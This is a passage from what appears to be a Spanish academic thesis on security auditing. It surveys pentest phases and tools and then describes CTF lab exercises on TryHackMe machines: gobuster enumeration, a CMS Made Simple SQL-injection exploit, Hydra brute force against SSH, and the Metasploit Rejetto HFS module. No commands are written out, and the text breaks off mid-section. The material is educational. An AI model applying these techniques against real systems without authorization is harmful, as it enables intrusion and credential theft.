El proceso de escaneo generalmente sigue una metodología estructurada que puede incluir la preparación, la ejecución del escaneo, la recopilación de resultados y la generación de informes. Los resultados del escaneo proporcionan un panorama de las vulnerabilidades identificadas, su criticidad y recomendaciones para mitigar o corregir las mismas. Existen diferentes tipos de herramientas de explotación que se puede utilizar, como *Nmap*[45][46], *Zap*[47][48], *sqlmap*[49][50], *Nessus*[51], *Nikto*[52][53] y *WPScan*[54].

3.4 Fase tres: Explotación

La fase de explotación de vulnerabilidades en una auditoría de seguridad es una etapa crítica en la que los auditores intentan aprovechar las debilidades identificadas durante las fases anteriores (como el reconocimiento y el análisis de vulnerabilidades).

El objetivo principal es determinar si las vulnerabilidades encontradas pueden ser utilizadas para comprometer la seguridad del sistema, obteniendo acceso no autorizado, para después, elevar privilegios y robar información sensible, entre otros.

Al comprender y explotar estas vulnerabilidades, las organizaciones pueden fortalecer sus defensas y reducir el riesgo de ser comprometidas. Existen diferentes tipos de herramientas de explotación que se puede utilizar, como *msfvenom*[62][63], *exploit-db*[64], *searchsploit*[65], *PayloadAllTheThings*[66], *Hydra*[67], *Hashcat*[68], *John The Ripper*[69], *Crackstation*[70], *enum4linux*[72], *CyberChef*[73][74], *Hashes*[75] y *Nmap Scripting Engine*[78][79].

En particular cabe destacar *Metasploit*[56][57], que es una de las herramientas más potentes y ampliamente utilizadas en el ámbito de la seguridad informática, especialmente en pruebas de penetración. Es un entorno de desarrollo de código abierto que permite a los profesionales de la seguridad desarrollar, probar y ejecutar exploits contra sistemas y redes. Entre sus múltiples funcionalidades, podemos destacar los *módulos de exploits* (scripts que se aprovechan de vulnerabilidades específicas), *payloads* (códigos que se ejecutan en el sistema objetivo tras explotar una vulnerabilidad) o *encoders* (evitan la detección de *payloads* por parte de antivirus o sistemas IDS/IPS[58]). También destacamos *módulos auxiliares* que dan funcionalidades adicionales sin implicar la explotación o *módulos post-explotación* que facilitan la administración de sistemas comprometidos, recolección de datos y tareas como el *pivoting*[59]. Además, destacamos las consolas *meterpreter* que son *payloads* avanzados e interactivos que ofrecen comandos y funcionalidades post-explotación, o la interfaz de línea de comandos *msfconsole*[60] que ofrece acceso a todas las funcionalidades del framework.

Para el caso específico de penetración en servicios web, cabe destacar *Burp Suite*[76][77] que es una herramienta integral diseñada para este fin. Entre sus múltiples funcionalidades, podemos destacar *spider*, que explora y mapea la estructura de una aplicación web, su *proxy*[128] que se interpone entre el navegador y servidor web para poder interceptar y modificar solicitudes HTTP y HTTPS, el *intruder*[127] que automatiza pruebas de fuerza bruta y carga en diferentes partes de una web, el *repeater*[126] que permite repetir y modificar manualmente solicitudes HTTP individuales para ver el comportamiento de la aplicación y las *extensiones* que permiten a los usuarios extender las capacidades de *Burp Suite* mediante scripts y scripts personalizados.

3.5 Fase cuatro: Post-explotación

La fase de post-explotación es crucial para evaluar el alcance de una vulnerabilidad explotada y determinar el impacto potencial de un ataque. Esta fase incluye todas las actividades que un atacante realiza tras obtener acceso inicial a un sistema.

Primero, el atacante buscará la consolidación del acceso, asegurándose mantener un acceso estable y persistente al sistema comprometido. A continuación, se centrará en la obtención de información sensible, recolectando datos críticos como credenciales, información personal y documentos importantes. Otra prioridad durante la post-explotación es la escalada de privilegios, en la que el atacante intentará elevar sus privilegios, obteniendo accesos de administrador o *root* dentro del sistema.

La movilidad lateral es también un objetivo esencial ya que el atacante intentará moverse a otros sistemas dentro de la red, expandiendo así el alcance del ataque y comprometiendo más recursos y datos. Finalmente, el encubrimiento de huellas es fundamental para evitar la detección. El atacante tratará de borrar sus rastros y registros de sus actividades para permanecer en el sistema sin ser descubierto.

Algunas herramientas populares para esta fase pueden ser *Metasploit*, *Powershell Empire*[81][82], *Mimikatz*[83], *Linux Exploit Suggester*[85], *Privilege Escalation Awesome Scripts SUITE new generation (PEASS-ng)*[86] y *GTFOBins*[87][88].

3.6 Fase cinco: Documentación

La fase de reporte o documentación es básica en una auditoría de seguridad. Esta fase implica la recolección de todos los hallazgos, análisis, y recomendaciones en un formato claro y comprensible para las partes interesadas. Su objetivo es comunicar los resultados de manera efectiva, destacando las vulnerabilidades encontradas, el riesgo asociado, y las medidas recomendadas para mitigar los riesgos. Algunas herramientas populares para esta fase pueden ser *Dradis*[89][90], *Faraday*[91][92], Serpico[93] y, *Markdown y plantillas de documentación*[94]. Un buen reporte de seguridad debería contar con los siguiente puntos desarrollados[88]:

1. **Resumen ejecutivo**: Se debe especificar el propósito de la auditoría, el alcance, y los sistemas evaluados, también se debería presentar una visión general de los hallazgos más críticos y sus implicaciones para poder mostrar y justificar una lista resumida de las acciones recomendadas.
2. **Metodología**: Se deben explicar los métodos y herramientas utilizados durante la auditoría, además, para detallar las fases seguidas durante la auditoría y el tiempo dedicado a cada una, se recomienda el uso de un cronograma.
3. **Hallazgos detallados**: Se enumerará cada vulnerabilidad encontrada con una descripción detallada, para posteriormente evaluar el impacto potencial de cada vulnerabilidad y su riesgo asociado. Se deberá documentar las pruebas específicas que llevaron a la identificación de cada vulnerabilidad.
4. **Recomendaciones**: Se proporcionarán recomendaciones detalladas para mitigar cada vulnerabilidad, además de clasificar las recomendaciones en función de su urgencia e impacto.
5. **Conclusiones y siguientes pasos**: Para realizar una evaluación general, se debería resumir el estado general de la seguridad del sistema y se sugerirán los próximos pasos para abordar las vulnerabilidades y mejorar la seguridad.
6. **Anexos**: Se podrán incluir capturas de pantalla, logs, y cualquier otro material que respalde los hallazgos, además de ofrecer enlaces a documentos y recursos adicionales relevantes.

Capítulo 4 Auditorías realizadas

En esta sección se describen los pasos empleados durante las pruebas de intrusión realizadas a diversas máquinas de la plataforma THM.

En ningún caso se ha ejecutado la fase de reconocimiento en su totalidad debido a que THM nos ofrece los datos mínimos necesarios para poder establecer contacto con la máquina objetivo, ofreciéndonos incluso su dirección IP, aunque en algunos casos sí se tuvo la oportunidad de usar algunas herramientas como *WhatWeb* o *Whois*. En el caso de la fase de documentación, en ningún ejercicio se ha aplicado debido a que no era necesario para el desarrollo del presente trabajo.

Los ejercicios resueltos de THM son lo que se denomina *Capture The Flag*[96] (en adelante CTF), son máquinas con vulnerabilidades en su seguridad colocadas a conciencia cuyo objetivo es servir como práctica o desafío para las personas que quieren emplear sus conocimientos en pruebas de intrusión. A continuación, procederemos a mostrar los ejercicios resueltos más relevantes de THM.

A continuación, se va a mostrar el procedimiento seguido para resolver los desafíos planteados en la plataforma THM, indicando en cada caso las herramientas utilizadas y ejemplos de uso de cada una para objetivos concretos.

4.1 Segunda fase: Escaneo

Aparte de las herramientas básicas de redes como pueden ser *ping* y *traceroute,* existen un conjunto de herramientas especialmente diseñadas para abordar esta tarea. Destacamos las dos más utilizadas en este trabajo.

4.1.1 Nmap

Nmap es una herramienta popular en la fase de escaneo por su versatilidad y la información que proporciona. Se puede usar de diversas formas aunque el procedimiento habitual consiste en dividir su ejecución en un conjunto de fases encadenadas.

La primera consistiría en escanear todos los puertos que no están cerrados (preferiblemente en estado *open*), y tras descubrir cuáles son dichos puertos, se procede a realizar otra ejecución para comprobar cuál es la función o servicio escuchando en dichos puertos, Incluye un gran número de opciones para especificar cómo se realiza el escaneo o la gestión de los resultados obtenidos.




Figura 1 - Escaneo de puertos abiertos de la víctima con *nmap*

La figura 1 muestra un ejemplo de resultados obtenidos usando *nmap*. Observamos que, tras escanear todos los puertos de la máquina objetivo, ésta presenta los puertos 21, 22 y 80 abiertos, que ejecutan los protocolos FTP, SSH y HTTP respectivamente.

Tras averiguar los puertos abiertos en la máquina víctima, podemos proceder con el segundo escáner, cuyo resultado se muestra en la figura 2. Indicando las opciones adecuadas, se puede apreciar que la máquina objetivo tiene tres servicios que son FTP (vsftpd 3.0.3[110]), SSH (OpenSSH 7.6p1 Ubuntu[111]) y HTTP (Apache httpd 2.4.29[112]), lo cual nos proporciona información útil para las siguientes fases.




Figura 2 - Escaneo de servicios de puertos de la víctima con *nmap*

4.1.2 Nikto

Nikto es una herramienta que se utiliza para identificar vulnerabilidades potenciales y problemas de configuración en servidores web. Como podemos ver en el ejemplo mostrado en la figura 3, la herramienta nos muestra posibles vulnerabilidades en el servicio web analizado.




Figura 3 - Escaneo de servidor web con *Nikto*

4.2 Tercera fase: Explotación

Tras haber escaneado la máquina víctima y sus servicios, tendremos una lista de posibles vectores de ataque a la misma, sin embargo, si nos enfrentamos a un servicio web, que es un escenario bastante frecuente, hay algunas herramientas de la fase de *reconocimiento activo* que podemos emplear para complementar los datos que hayamos recopilado en la auditoría, como son *whatweb* y *gobuster*.

whatweb es una herramienta que nos ofrece información relevante. Por ejemplo, en la figura 4 podemos observar la salida de este comando cuando lo ejecutamos contra la máquina *Chill Hack* del laboratorio. Cabe destacar la presencia de una dirección de correo electrónico que puede ser de utilidad en fases posteriores.




Figura 4 - Análisis de página web de máquina *Chill Hack* con *whatweb*

gobuster es una herramienta de fuerza bruta que se utiliza para descubrir recursos ocultos en servidores web, como directorios, archivos y subdominios. Como se puede apreciar en la figura 5, usando la opción *dir* para poder hallar subdirectorios de una página web, la opción "-u <URL>" y "-w <diccionario>" para especificar la URL de la página web que queremos atacar y el diccionario o lista de palabras que van a usarse durante el ataque de fuerza bruta[98], podemos ver en el campos *status* de la salida del comando que se lanzó con diez hilos (su valor por defecto), y el campo "Status codes" son los valores aceptados en las respuestas HTTP que tiene que devolver la aplicación web para considerar que se ha hallado un nuevo subdirectorio.

Como se observa en la figura 5, en un intento del ataque se intentó acceder a la URL "http://10.10.204.35/secret" siendo "secret" una palabra de la lista de palabras, y la aplicación web devolvió un código de status 301[121][122], como el código de status 301 está en nuestra lista de códigos aceptados (mostrada antes de comenzar el ataque), añadimos el subdirectorio "secret" a la lista de resultados.

También vemos que al finalizar el ataque hemos hallado varios subdirectorios como *images*, *js*, *server-status*, *fonts*, que suelen ser subdirectorios genéricos, pero el que más nos llama la atención es */secret/*, el cuál podemos deducir por su nombre que puede ser una ruta de acceso a la máquina.




Figura 5 - Uso de *gobuster* contra la web de la máquina *Chill Hack*

Tras la fase de enumeración, vamos a hacer un listado de los datos recopilados para averiguar qué vulnerabilidades podría presentar nuestra máquina víctima y, saber qué técnicas y herramientas utilizar para lograr un acceso ilícito en la fase de explotación. Sabiendo esto, podemos buscar soluciones a medida para explotar cualquier debilidad que ofrezcan los distintos servicios que ofrezca la máquina víctima, los subdirectorios de su página web (si es el caso de que cuente con una) o tratar de romper la seguridad de credenciales de usuario débiles. Nuestra superficie de ataque crecerá exponencialmente según el número de servicios y malas configuraciones presentes en la víctima, aunque en los siguientes apartados nos centraremos en los recién nombrados.

Algunas herramientas que se han usado en la fase de explotación son *exploit-db* para buscar scripts que puedan explotar vulnerabilidades que previamente creemos que podría presentar la máquina, *searchsploit* que es la versión *off-line* de *exploit-db*, *hydra* para realizar un ataque de fuerza bruta a las credenciales SSH de un usuario y hallar su contraseña. También usamos *Reverse shell cheat sheet* para hallar formas de establecer una *reverse shell* en distintos lenguajes de programación, entre otras herramientas que se irán presentando a medida que las usemos.

Pondremos como ejemplo de esta fase, la fase de explotación realizada para las máquinas *Simple CTF*, *Steel Mountain*, *Chill Hack* y *Hacker Vs Hacker*, porque en ellas se han usado algunas o varias de las herramientas que acabamos de describir.

4.2.1 *exploit-db*, *searchsploit* e *Hydra*

Para describir esta fase, vamos a usar como ejemplo las operaciones realizadas sobre la máquina *Simple CTF* que, tras la fase de reconocimiento, comprobamos que cuenta con tres puertos abiertos, 21 para FTP, 80 para una página web HTTP, y el puerto 2222 para SSH.

Además, observamos (usando *gobuster*) que el servicio web contiene un subdirectorio */simple/* que nos muestra que esta web usa un *Content Management System*[99] (en adelante CMS), el cuál es un sistema de gestión de contenidos que permite crear, gestionar y modificar contenido en una aplicación web sin necesidad de tener conocimientos avanzados en programación.

En concreto, el CMS desplegado se llama “Made Simple” cuya versión es la “2.2.8” cómo se puede apreciar en la figura 6. Este dato es muy importante, dado que podemos buscar algún *malware* que sea capaz de aprovechar alguna vulnerabilidad de dicho CMS, si la tiene, usando herramientas como *exploit-db* o *searchsploit*, o incluso en algunos casos algún repositorio de *GitHub*[114] que contenga algún script que pueda explotar una vulnerabilidad que presente nuestra máquina víctima.




Figura 6 - Hallamos el uso de *CMS Made Simple* máquina *Simple CTF*

En *exploit-db* podemos buscar “CMS Made Simple 2.2”. Como se ve en la figura 7, se muestran distintos archivos, cada uno de los cuales es un *script* que está diseñado para explotar alguna vulnerabilidad que tiene la versión de software buscada.

Como se muestra en la figura 7, hay un archivo que se llama “CMS Made Simple < 2.2.10 - SQL Inyection”. Este archivo es un script en *Python* que automatiza la *inyección SQL* para poder obtener las credenciales de usuarios del sistema. Podemos descargar dicho archivo desde *exploit-db*, o podemos usar *searchsploit* (la correspondiente versión off-line) para ello (figura 8).




Figura 7 - Búsqueda en *exploit-db* para "*CMS Made Simple 2.2*"




Figura 8 - Descarga de exploit para *Simple CTF* con *searchsploit*

Una vez descargado el *exploit*, lo ejecutamos y desencadena un ataque de inyección SQL (sección 5.1) hallando dos datos importantes, un nombre de usuario, el hash de una contraseña, su valor *salt*[100] asociado, y la propia contraseña ya descifrada, como se puede observar en la figura 9.




Figura 9 - Resultado de script *46635.py* contra *CMS Made Simple 2.2.8*

Ahora que tenemos un nombre de usuario y una contraseña, podríamos intentar entrar en el sistema a través del protocolo SSH. En otras situaciones menos favorables, donde no podamos obtener la contraseña, pero sí hubiéramos hallado el nombre de usuario, podríamos usar la herramienta *Hydra*[67] para tratar de hallar la contraseña a través de un ataque de fuerza bruta como se muestra en la figura 10.




Figura 10 - Ejecución de *Hydra* contra el servicio SSH de *Simple CTF*

Una vez obtenidas las credenciales solo tenemos que averiguar si son válidas, para ello tratamos de conectarnos a través del protocolo SSH a la máquina víctima.

4.2.2 Metasploit

Otra alternativa ampliamente utilizada para la fase de explotación, especialmente útil para los recién iniciados en esta disciplina o usuarios que no disponen de los conocimientos necesarios, es el uso de *Metasploit*, que dispone de una amplia librería de *exploits* para las vulnerabilidades más conocidas. En nuestro caso, hemos hecho uso de esta metodología para penetrar la máquina *Steel Mountain.* Esta cuenta con un servicio web escuchando en los puertos 80 y 8080 respectivamente.

Visualizando el contenido de ambos portales, observamos que el primero no aporta ningún elemento que pueda ser explotado, sólo nos informa de la existencia de un usuario llamado *Bill Harper*, mientras que, accediendo al puerto 8080, podemos comprobar la presencia de un servidor de archivos que usa el protocolo HTTP para poder transferir los archivos. Analizando este servicio, comprobamos que se trata de “HTTP file server 2.3” (alias “Rejetto”) que podría ser utilizado como punto de entrada en caso de ser vulnerable.

Accediendo a las listas públicas de vulnerabilidades, se observa que esta aplicación presenta una vulnerabilidad crítica cuyo número *Common Vulnerabilities and Exposures*[114] (en adelante *CVE*) es *CVE-2014-6287*[115], la cual es una vulnerabilidad que permite al atacante obtener una ejecución remota de comandos (*Remote Code Execution*[117], en adelante RCE) aprovechando un fallo de seguridad en uno de los archivos de la aplicación.

Vamos a realizar la fase de explotación usando *Metasploit msfconsole* para explicar cómo funciona dicha herramienta. En concreto, usaremos el módulo llamado “exploit/windows/http/rejetto_hfs_exec”[116] que, en caso de éxito, nos permitiría la ejecución remota de comandos en la máquina víctima.

En la figura 11 se muestra el conjunto de acciones realizadas para conseguir explotar la vulnerabilidad y transferir como carga útil (payload) en la máquina víctima, la consola avanzada de *metasploit* conocida como *meterpreter*, que entre otras opciones nos permite ejecutar un intérprete de comandos en dicha máquina.




Figura 11 - Ejecución de módulo de *Metasploit*, máquina Steel Mountain

4.2.3 Soluciones ad-hoc

Aunque las herramientas mencionadas anteriormente permiten explotar vulnerabilidades conocidas de una manera rápida, en la mayoría de las situaciones, con sistemas parcheados para la corrección de estas vulnerabilidades, se requiere un análisis más profundo del sistema víctima para poder encontrar una manera de acceder al mismo.

Vamos a ver un ejemplo retomando la máquina *Chill Hack*, indicada en la sección 4.1, que tras la fase de enumeración, descubrimos un subdirectorio llamado */secret/* que al entrar, observamos que muestra un campo de texto donde se puede introducir comandos que el servidor ejecutará, aunque observamos que no permite ejecutar cualquier comando, ya que hay algunos bloqueados, como vemos en la figura 12.

